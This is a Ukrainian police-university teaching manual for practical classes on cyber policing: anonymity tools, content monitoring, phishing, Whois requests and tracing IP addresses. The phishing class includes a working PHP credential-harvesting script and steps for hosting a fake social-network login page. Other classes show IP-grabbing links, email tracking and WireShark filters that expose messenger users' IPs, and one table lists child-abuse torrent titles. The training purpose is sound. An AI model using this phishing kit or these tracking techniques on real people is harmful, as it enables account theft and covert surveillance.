МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

Харківський національний університет внутрішніх справ

факультет № 4

кафедра протидії кіберзлочинності

МЕТОДИЧНІ МАТЕРІАЛИ

до практичних занять

з навчальної дисципліни **Поліцейська діяльність у кіберсфері**

вибіркових компонент освітньої програми першого рівня вищої освіти
081 Право (поліцейські)

м. Харків
2023 рік

ЗАТВЕРДЖЕНО
Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 30.08.2023 № 7

СХВАЛЕНО
Вченою радою факультету № 4
Протокол від 16.08.2023 № 8

ПОГОДЖЕНО
Секцією Науково-методичної ради
ХНУВС з технічних дисциплін
Протокол від 29.08.2023 № 7

Розглянуто на засіданні кафедри протидії кіберзлочинності (*протокол від 15.08.2023 № 19*

Розробник:
Завідувач кафедри протидії кіберзлочинності, к.ю.н., професор Манжай О.В.

Рецензенти:

Тулупов В.В., доцент кафедри кібербезпеки та DATA-технологій факультету № 6 Харківського національного університету внутрішніх справ к.т.н., доцент;

Павликівський В.І., перший проректор Харківського університету, д.ю.н., професор

1. Розподіл часу навчальної дисципліни за темами

Номер та назва навчальної теми	Кількість годин, відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		Лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр № 7							
Тема № 1 **Засадничі принципи протидії кіберзлочинності та інструментарій поліції у кіберсфері**	**90**	**8**	**8**	**28**		**46**	**Залік**
Всього за семестр № 7:	**90**	**8**	**8**	**28**	**0**	**46**	

2. Методичні вказівки до практичного навчання

Практичне заняття. Способи забезпечення анонімності в мережі

Навчальна мета заняття: відпрацювати різні технології забезпечення анонімності в мережі.
Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2007 або вище та доступом до мережі Інтернет.

Вхідні дані.
Перелік проксі-листів TOR та VPN-сервісів:
free-proxy.cz
vpnbook.com/
superfreevpn.com/
freevpnnetwork.com/
bestfreevpn.com/
protonvpn.com
TOR-броузер

Швидка реєстрація електронної пошти
protonmail.com

Програми для створення віртуальних номерів
nextplus.me/
textnow.com

Програми для зміни геолокації на мобільному пристрої
play.google.com/store/apps/details?id=com.lexa.fakegps&hl=ru

Створення облич неіснуючих людей та їх швидка обробка
thispersondoesnotexist.com

Генератор особистостей
https://randus.org/#
http://www.fakenamegenerator.com/

Порядок проведення заняття

1. Відпрацювати підключення через одиничний та ланцюжок проксі-серверів.
2. Відпрацювати принаймні два способи налаштування VPN-з'єднання: 1) через налаштування параметрів мережного підключення операційної системи та 2) за допомогою VPN Client).
3. Переконатися у зміні параметрів виходу в мережу (наприклад, скориставшись сайтом 2ip.ua).
4. Встановити на робочому комп'ютері TOR-броузер та здійснити перегляд декількох onion-сайтів. Спробувати віднайти інформацію з ознаками вчинення правопорушень в Україні. Відповідний перелік сайтів можна знайти за допомогою відомих пошукових систем.
5. З використанням програми NextPlus одержати віртуальний телефонний номер та зареєструватися на одному з мережних ресурсів, які потребують підтвердження реєстрації за номером телефону.

6. Скласти звіт.
7. Підбиття підсумків.

Література, методичне та матеріально-технічне забезпечення занять

1. Апетик А. М., Дьякова А. Д., Ковальова О. В., Козлова А. Г., Манжай О. В., Мердова О. М., Мілорадова Н. А., Пашко Н. А., Юртаєва К. В., Філоненко В. Підготовка поліцейських підрозділів превентивної діяльності, слідства, та дізнання, кіберполіцейських з питань убезпечення дітей у кіберпросторі: навчально-методичний посібник / за заг. ред. Т. В. Журавель, О. В. Ковальової. Київ: ГО Волонтер, 2023.

Практичне заняття. Спеціалізовані операційні системи

Навчальна мета заняття: відпрацювати роботу зі спеціалізованими операційними системами.
Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Вхідні дані.
Адреса для завантаження дистрибутиву https://www.whonix.org/wiki/VirtualBox
Документація https://www.whonix.org/wiki/Category:Documentation
Настройка i2p https://www.whonix.org/wiki/I2P

Порядок проведення заняття

1. Завантажити операційну систему Whonix.
2. Налаштувати з'єднання з мережею.
3. Вивчити роботу утиліти ARM.
4. Налаштувати з'єднання з мережею i2p.
5. Скласти звіт.
6. Підбиття підсумків.

Практичне заняття. Територіальний моніторинг інформаційних ресурсів

Навчальна мета заняття: ознайомлення з інструментами пошуку неправомірного контенту на території функціонування правоохоронного органу.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Оскільки правоохоронні органи здебільшого працюють за територіальним принципом, постає проблема ефективної профілактики злочинності та виявлення протиправної активності на підконтрольній території. Протиправний контент, пов'язаний зі злочинами у сфері торгівлі людьми, так само може бути розміщений на території функціонування правоохоронного органу та зберігатися і розповсюджуватися з використанням потужностей місцевих провайдерів. При цьому, простий пошук за допомогою пошукових систем нерідко не дає бажаного результату через те, що велика частина протиправних ресурсів не індексується пошуковими системами. У цих умовах правоохоронцю слід користуватися спеціалізованим програмним забезпеченням. При цьому звичайно потрібно володіти інформацією про пул IP-адрес, асоційованих з місцевими провайдерами та операторами зв'язку.

Одним з простих та безкоштовних (з некомерційною метою) застосувань, яке дозволяє визначити запущені сервіси на певних IP-адресах, є програма Network Scanner від LizardSystems. За її допомогою серед іншого можна визначити запущені на комп'ютері сервіси HTTP та FTP (рис. 1).



Рис. 1. Сканування діапазону IP-адрес

Більш докладний пошук за адресами, які становлять інтерес, можна здійснити за допомогою безкоштовного парсера Selka (рис. 2). Ця програма дозволить здійснити пошук інформації про те, де і коли зустрічалися визначені IP-адреси.



Рис. 2. Результат роботи парсера Selka

Крім застосування описаних методів також необхідно здійснювати моніторинг завантажень протиправного контенту у своєму регіоні. Для цього у нагоді стануть сервіси I KNOW (https://iknowwhatyoudownload.com/ru/peer/) та більш професійний – ICACCOPS (рис. 3).

IP	All Networks	Location	FOI	Last Seen (UTC)
193 8.69	B	UA, 26, Zaporozhye	99340	20.03.2017
77.9 186	B	UA, 26, Zaporozhye	85827	20.03.2017
91.1 .246	B	UA, 26, Zaporozhye	76222	19.03.2017
77.9 138	B	UA, 26, Zaporozhye	72321	20.03.2017
46.2 5.79	B E	UA, 26, Zaporozhye	59671	18.03.2017
89.2 103	B	UA, 26, Zaporozhye	57168	17.03.2017
194 .9	B	UA, 26, Zaporozhye	56474	19.03.2017
46.1 4.127	B	UA, 26, Zaporozhye	55803	20.03.2017
95.4 .4	B	UA, 26, Berdyansk	55459	15.03.2017
46.1 8.231	B	UA, 26, Zaporozhye	55308	18.03.2017

Рис. 3. Сервіс ICACCOPS

Для роботи з останнім потрібно зареєструватися з використанням службової електронної поштової скриньки за адресою https://www.icaccops.com/users/login.aspx (рис. 4).



Рис. 4. Реєстраційна форма сервісу ICACCOPS

У результаті застосування даних сервісів серед іншого можна знайти IP-адреси, з яких завантажувалася (рис. 5) та вивантажувалася дитяча порнографія.

12.02.2017 16:49:23	28.02.2017 11:49:28	Детское порно	cpack1_newfag_happiness
08.02.2017 15:49:16	09.02.2017 7:49:32	Детское порно	Siberian Mouse
27.01.2017 20:52:13	27.01.2017 20:52:13	Детское порно	Kelly 10yo
27.01.2017 20:50:12	27.01.2017 20:50:12	Детское порно	pthc vicky.rar

Рис. 5. Результат роботи сервісу «I KNOW»

Подібний до наведених проект Police2Peer функціонує і в Європолі. Більш докладно з ним можна ознайомитись за адресою: https://www.europol.europa.eu/partners-agreements/police2peer.

Для пошуку виготовлювачів та розповсюджувачів шкідливого програмного забезпечення в нагоді може стати сервіс Shodan. Для його повноцінного використання потрібно авторизуватися в сервісі, доцільно також ознайомитися з інформацією про відповідні оператори та фільтри. Так, наприклад, введення у командному рядку *Category:malware Country:UA* дозволить знайти пристрої, на яких встановлено шкідливе програмне забезпечення на території України.



Рис. 6. Результат роботи сервісу «Shodan»

Подальше опитування володільців уражених пристроїв може сприяти встановленню особи, причетної до виготовлення або розповсюдження шкідливого програмного забезпечення.

Здійснити відпрацювання наведених сервісів для діапазону IP-адрес поточного провайдера (дізнатися через зовнішню IP-адресу). Проаналізувати одержані дані. Зареєструватися у сервісі ICACCOPS.

Практичне заняття. Використання систем штучного інтелекту в роботі поліції

Навчальна мета заняття: відпрацювати роботу зі спеціалізованими операційними системами.
Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Порядок проведення заняття

1. За допомогою julius.ai проаналізувати таблицю з результатів пошуку в системі Google тендер filetype:csv або is.gd/C0wK5a.
2. За допомогою системи штучного інтелекту побудувати Google dork для пошуку персональних даних в мережі Інтернет.
3. Відпрацювати роботу з регулярними виразами. Створити букмарклет для пошуку телефонного номеру в пошукових системах Google, Yahoo, Bing.
4. Покращити зображення is.gd/SL9Y50 та збільшити його з використанням інструментів remini.ai → watermarkremover.io → @DeepPaintBot → waifu2x.booru.pics.
5. Скласти звіт.
6. Підбиття підсумків.

Практичне заняття. Фішінг. Встановлення інформації про володільця доменного імені та IP-адреси

Навчальна мета заняття: ознайомлення з принципами фішінгових атак та протидії ним; демонстрація створення фішінгового сайту (фейку) популярної соціальної мережі; отримати практичні навички користування сервісом Whois.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Фішінг (англ. *fishing* — рибна ловля) – одержання доступу до конфіденційних даних користувачів, яке досягається шляхом проведення масових розсилань електронних листів від імені популярних брендів, наприклад, від імені соціальних мереж (Facebook, Вконтакте, Однокласники), банків (Приватбанк, Ощадбанк), інших сервісів (Rambler, Mail.ru). У листі часто міститься пряме посилання на сайт, який зовні складно відрізнити від справжнього. Опинившись на такому сайті, користувач може повідомити інформацію, що дозволяє одержати доступ до облікових записів тощо.

Фейк (Fake) – точна копія головної сторінки (або будь якої іншої сторінки) оригінального сайту, яка використовується для фішінгу з метою отримання конфіденційних даних користувачів.

Для відпрацювання техніки фішингу можуть бути використані декілька способів:

1. Потрібно знайти хостинг-провайдер для того, щоб записати на нього підроблений сайт (фейк). Для вирішення цього завдання згодиться будь-який хостинг з підтримкою інтерпретатора PHP. Для пошуку ресурсів з безкоштовним хостингом можна скористатися ресурсом http://www.freehostsfinder.com/free-hosting.php.

Зареєструйте хостинг.

Отримавши автентифікаційні дані для зареєстрованого хостингу (login, password), за допомогою будь-якого FTP-файлового менеджера необхідно записати скрипти на сайт. Також для цього можна скористатись вбудованими файловими менеджерами.

Для створення фейку сайту можна скористатися такою технікою:

- завантажити оригінальну сторінку сайту з формою авторизації;
- відкрити вихідний код оригінальної сторінки (наприклад, з використанням правої кнопки миші);
- скопіювати вихідний код сторінки в текстовий файл та назвати його index.html;
- знайти у тексті створеного файлу відповідне посилання на передачу даних з форми введення (form method="post" action= "" або form method=GET action= ""), а також дізнатися імена змінних, які використовуються для передачі автентифікуючої інформації (наприклад, email та pass);
- замінити фразу в лапках на назву, створеного скрипту фіксації даних, наприклад, файл log.php. Його зміст може бути таким:

```
<?PHP

$mail = $_POST['email']; // Логін
$pass = $_POST['pass']; // Пароль

if ($mail !== '') {
$log = fopen("fbfake.txt","a+"); //відкрити файл, в якому будуть зберігатися паролі
```

```
fwrite($log,"\n $mail:$pass"); //записати дані до файлу
fclose($log); //закрити файл

echo "<html><head><META HTTP-EQUIV='Refresh' content ='0;
URL=адреса_сайту'></head></html>";
}
else
echo "<html><head><META HTTP-EQUIV='Refresh' content ='0; URL=
адреса_сайту'></head></html>";
//перенаправляємо користувача на справжній сайт

?>
```

- створити порожній файл fbfake.txt, в якому зберігатимуться автентифікуючі дані;
- завантажити всі описані файли на хостинг.

Перевірити роботу сайту.

2. Інший спосіб розміщення фейкової сторінки полягає у використанні сервісу NGROK, призначеного для тестування роботи сайтів. Для створення самої підробленої сторінки при цьому можна скористатися спеціалізованими утилітами (наприклад, SET) або наведеним раніше способом. В останньому випадку для розміщення сторінки в мережі слід завантажити утиліту ngrok. Запустити її з командного рядка:

ngrok http 80

Завантажити набір Denwer для створення та управління сайтами та привести його у готовність.

Створити в папці Denwer \Home каталог з назвою виділеної ngrok адреси, а в ньому папку www.

Розмістити в створеній папці www скритпти сайту.

Змінити в папці Denwer \usr\local\apache\conf файл httpd.conf (Listen *:443
Listen *:80).

Запустити Denwer.

Перевірити роботу сайту за протоколами HTTP та HTTPS.

Невід'ємним елементом фішінгу є відправлення листа з підміною адреси відправника. Для виконання цього завдання можна скористатись готовим скриптом, який забезпечує відправку електронних листів від адміністратора популярної соціальної мережі. Проте на безкоштовному хостингу він скоріш за все не спрацює, оскільки буде заблокований налаштуваннями безпеки.

Скрипт тестового сайту знаходиться в каталозі «SendMail», тому для його реалізації достатньо лише створити в каталозі сайту фейку новий каталог «SendMail» та записати існуючі файли-скрипти.

Зверніть увагу! Особа отримає на своїй поштовій скринці відповідний лист.

При наведенні мишкою на посилання, можна побачити, що насправді йде перенаправлення на створений раніше тестовий сайт /?gifts=id2370123.

Для того, щоб захиститись від атак подібного виду, потрібно уважно перевіряти поштові повідомлення так користуватись антифішінговими інструментами.

Анонімні листи можна відправляти і за допомогою сторонніх сервісів, наприклад, https://emkei.cz/, http://anonym-mail.5ymail.com, https://anonymousemail.me/ тощо.

Для наведеного викладачем переліку доменних імен встановити за допомогою ресурсу http://centralops.net інформацію про їх володільця. Підготувати рапорт та сформувати відповідний запит до провайдера телекомунікацій. Обґрунтувати свої вимоги у запиті (див., *зразок*).

Самостійно знайти інші ресурси, які надають послуги сервісу Whois. Звернути особливу увагу на відповідні вітчизняні ресурси (hostmaster.ua). Відпрацювати їх на одному з доменних імен. Порівняти одержані результати на предмет обсягу надаваних даних.

Фабула

Під час патрулювання у м. Харкові в одному із дворів на паркувальному майданчику патрульним було

виявлено візитну картку із зображенням напівроздягненої дівчини, назвою закладу, телефонами та адресою сайту. Позаду візитівки кульковою ручкою було написано адресу. Зайшовши на сайт, вказаний у візитівці, патрульний побачив пропозицію послуг повій у м. Харкові.

Оскільки маршрут патруля пролягав уздовж адреси, вказаної у візитівці, патрульним було прийнято рішення додатково оглянути навколишню територію біля будівлі, вказаній у візитівці. Біля самого будинку було виявлено ще 15 візитівок аналогічного змісту, які лежали на видному місці на козирку будинку, що виходить на проїжджу частину центру міста. У дворі досліджуваного будинку було виявлено урну, зверху якої у відсіку для недопалків знаходилось багато недопалків зі слідами червоного та рожевого кольору. У під'їзді будинку розташовано чотири вхідних двері, по дві на першому та другому поверхах, які оснащені камерами відеоспостереження.

Під час подальшого патрулювання на маршруті було виявлено подібні візитівки, але вже з іншими телефонами та адресою. Водночас вказані назва закладу та сайт збігалися із наведеними на попередньо знайдених візитівках.

Про вказані події патрульний доповів рапортом керівництву.

Визначити порядок дій правоохоронних органів у даній ситуації. Обґрунтувати вибір конкретних заходів та потрібне апаратно-програмне забезпечення. Провести їх моделювання. Скласти відповідні документи. Конкретні назви сайтів, облікових записів тощо повідомляються командам додатково.

Зразок

Запит про власника домену

НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ

[реквізити підрозділу]

ТОВ „Хостинг”

вул. Хрещатик, 10, м. Київ

_____20_ року № _____
На № _____ від _____

У рамках оперативного супроводження матеріалів кримінального провадження № _____ від __.__.20__, на підставі *посилання на статтю нормативно-правового акту*, прошу надіслати на адресу *назва підрозділу* інформацію щодо клієнта, який протягом *період часу* використовував (-є) сервер (мережне обладнання) з IP-адресою ***.***.***.*** для розміщення на ньому сайту *домен* (лише у випадку послуг VPS-хостингу), а також інформацію про внесення зазначеним клієнтом оплати за отримані телекомунікаційні послуги. У разі наявності відповідних договорів або бухгалтерських документів прошу надіслати їх завірені копії.

Ураховуючи обмежений термін на проведення перевірки, прошу Вашого сприяння у наданні зазначеної інформації в якомога стислий строк.

Начальник управління / відділу _____

Вик. _____ _._.
тел. ___-__-__
т. м. 0_____

Практичне заняття. Методи встановлення IP-адреси

Навчальна мета заняття: отримати навички встановлення IP-адреси.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

У рамках здійснення різного виду атак зловмисники нерідко вдаються до визначення IP-адрес контактних осіб. Один з методів її встановлення наведено нижче.

1. Створити новий домен на раніше зареєстрованому хостингу (див. попередні заняття).
2. Після реєстрації хостингу можна створити сайт із файлами відправки повідомлення.
3. Через скрипт відправлення поштового повідомлення (ввести у браузері: ім'я створеного сайту/send.php) надсилаємо на відповідну адресу листа (див., зміст файлу send.php). У разі такого переходу у відповідному файлі (ввести у браузері: ім'я створеного сайту/log_ip.html) з'явиться IP-адреса, дата і час звернення за часовим поясом налаштованим на сервері з розміщеним скриптом, версія браузеру та тип операційної системи. За результатом переходу за посиланням особу буде автоматично переадресовано на сайт, визначений у файлі index.php.

Оскільки формування листа передбачає автоматичне розташування у ньому посилання на зображення зі створеного сайту, то навіть у разі відкриття листа без переходу за посиланням можна встановити факт та час мережної активності особи взагалі та у поштовій скриньці зокрема. IP-адреса у цьому випадку належатиме поштовому серверу, з якого переглядалося повідомлення. Остання процедура спрацює лише у випадку активованої функції перегляду зображень у налаштуваннях поштової скриньки.

Подібні функції виконують й інші сервіси в мережі Інтернет, зокрема, grabify.link, blasze.tk.

Для їх використання, як правило, потрібно ввести посилання на ресурс, на який буде пересилатися запит при переході за згенерованим посиланням (після фіксації даних комп'ютера). Це може бути посилання на якийсь малюнок або інший мережний ресурс.

Після введення потрібної інформації генерується посилання, яке надсилається особі. Для перегляду відвідувань надається інше посилання. Надавана за ним інформація, як правило, містить час, дату та IP-адресу переходу, а також відомості про веб-броузер відвідувача.

Окремі ресурси можуть блокувати створені вказаним способом посилання, вважаючи їх вірусними програми, в такому випадку доцільно скористатися сервісами скорочення посилань, такими як, наприклад, bit.ly, eb.by, tinyurl.com, is.gd, clck.ru, tr.im, snipurl.com, u.to, goo.gl, tiny.cc.

Встановити окремі відомості про одержувача електронного листа (дату та час прочитання повідомлення, IP-адресу, з якої повідомлення було прочитано) можна за допомогою сервісу https://www.readnotify.com/ (див. теоретичні відомості).

Самостійно відпрацювати принаймні два з наведених сервісів.

Якщо особа використовує мультимедійні засоби комунікації, то встановити відповідну IP-адресу можна за допомогою програми WireShark. Основна логіка встановлення IP-адреси абонента полягає у використанні фільтра, який буде відслідковувати мережні пакети, які надходять на локальну адресу. Фільтр може бути більш загальним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту*** (1)

або більш конкретним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту** and frame.len==**розмір пакета*** (2)

ip.src == ***IP-адреса*** and stun.att.ipv4-xord (3)

У першому випадку відслідковуються усі пакети, у другому – лише певного розміру, у третьому – ті, які містять певний атрибут.

Наприклад, для відслідковування IP-адреси абонента Skype (необхідне перебування в контактах шуканого абонента) для старих версій програми (до 2018 року) у фільтрі (1), (2) потрібно вказати свою IP-адресу та номер порту, який можна дізнатися у настройках Skype (Інструменти → Настройки → Додатково → З'єднання).

У нових версіях Skype можна скористатися фільтром, який шукатиме з'єднання за протоколом STUN (3). Після чого на головній сторінці WireShark у поле Filter слід ввести відповідний фільтр та запустити процес перехоплення пакетів, натиснувши кнопку у вигляді плавнику. Після здійснення вказаних процедур потрібно ініціювати з'єднання з активним абонентом Skype. Якщо він використовує програму Skype, то у вікні WireShark відобразяться пакети з IP-адресою кінцевого вузла зв'язку (це може бути адреса провайдера абонента; його власна зовнішня IP-адреса; локальна адреса, у випадку роботи обох Skype-клієнтів в одній локальній мережі; адреса Microsoft, якщо абонент виходив на зв'язок через веб-клієнт тощо). Так само за допомогою WireShark можна дізнатися IP-адреси абонентів й деяких інших мультимедійних засобів спілкування, зокрема Viber (фільтр – *ip.src == **IP-адреса** and data.len == 58*), Telegram (ip.src == ***IP-адреса*** and data.len==88).

З урахуванням наведених відомостей дізнатися IP-адресу будь-якого активного користувача Skype.

Крім застосування програми WireShark існують й інші способи одержання інформації про IP-адресу абонента (див., теоретичні відомості).

Базовий формат поштових повідомлень (листів, messages) і статей USENET (article) визначається RFC 822 і його «спадкоємцем» RFC 2822. Кожне повідомлення (лист, message, стаття, article) складається з конверта і вмісту. Конверт зберігає адресну інформацію, необхідну для відправки і передачі повідомлення одержувачеві. Формат конверта визначається середовищем розповсюдження. Для його автоматичного створення може використовуватися інформація з вмісту повідомлення. Стандарт визначає тільки формат вмісту повідомлення і лише у момент передачі, тобто повідомлення можуть зберігатися абсолютно в іншому форматі. Повідомлення ділиться на рядки і складається з секції заголовків і тіла повідомлення (можливо порожнього).

Виходячи з даних, наведених в теоретичних відомостях, проаналізувати заголовок та тіло листа зі своєї електронної поштової скриньки. Визначити адресу відправника та маршрут руху листа. Скласти звіт, у якості шаблону взяти інформацію з прикладу.

Відпрацювати сервіс https://www.iplocation.net/trace-email.

Приклад. ***Розшифровка типового заголовку листа***

Return-path: *@ukr.net** *– зворотна адреса, вказана відправником;*

Received: from [212.9.224.21] (port=25 helo=mail-out.iptelecom.net.ua) *– лист отримано від хосту mail-out.iptelecom.net.ua з IP-адресою 212.9.224.21*

by mx5.mail.ru *– ім'я комп'ютера, який приймав повідомлення;*

with esmtp id 1COlNS-000F0L-00 *– комп'ютер, що прийняв повідомлення, надав йому ідентифікаційний номер 1COlNS-000F0L-00;*

Tue, 18 Nov 2008 02:14:18 +0300 *– передавання листа здійснювалося у вівторок, 18 листопада 2008 року о 02:14:18 за часом третього часового поясу, який випереджає Гринвічський часовий пояс на 3 години, звідси «+0300»;*

Received-SPF: none (mx5.mail.ru: 212.9.224.21 is neither permitted nor denied by domain of ukr.net) client-ip=212.9.224.21 *– отримана відповідь на SPF-запит. Технологія SPF (Sender Policy Framework) є одним зі способів ідентифікації відправника електронного листа та надає додаткову можливість фільтрування потоку пошти на наявність у ньому повідомлень зі спамом. За допомогою SPF пошта поділяється на «дозволену» й «заборонену» відносно домену одержувача чи відправника. В даному випадку, поштовий сервер одержувач mx5.mail.ru здійснив SPF-запит до домену ukr.net, де було отримано відповідь про фактичну відсутність SPF-захисту (дослівно: mx5.mail.ru здійснив SPF-запит до домену ukr.net про наявність у списках IP-адреси 212.9.224.21, на що було отримано відповідь про те, що цю адресу не внесено ані в дозволені, ані в заборонені списки SPF домену ukr.net);*

envelope-from=*@ukr.net** *– заголовок, який додається до листа деякими поштовими програмами під час доставки кінцевому одержувачу;*

helo=mail-out.iptelecom.net.ua;

Received: from h136.246.159.dialup.iptcom.net ([213.159.246.136]:64011 "HELO copm1" ident: "NO-IDENT-SERVICE[2]" whoson: "s-m-i-t")

by pechkin.iptelecom.net.ua with SMTP id S358789AbUKAXOS (ORCPT <rfc822;igoset@mail.ru> + 3 others)

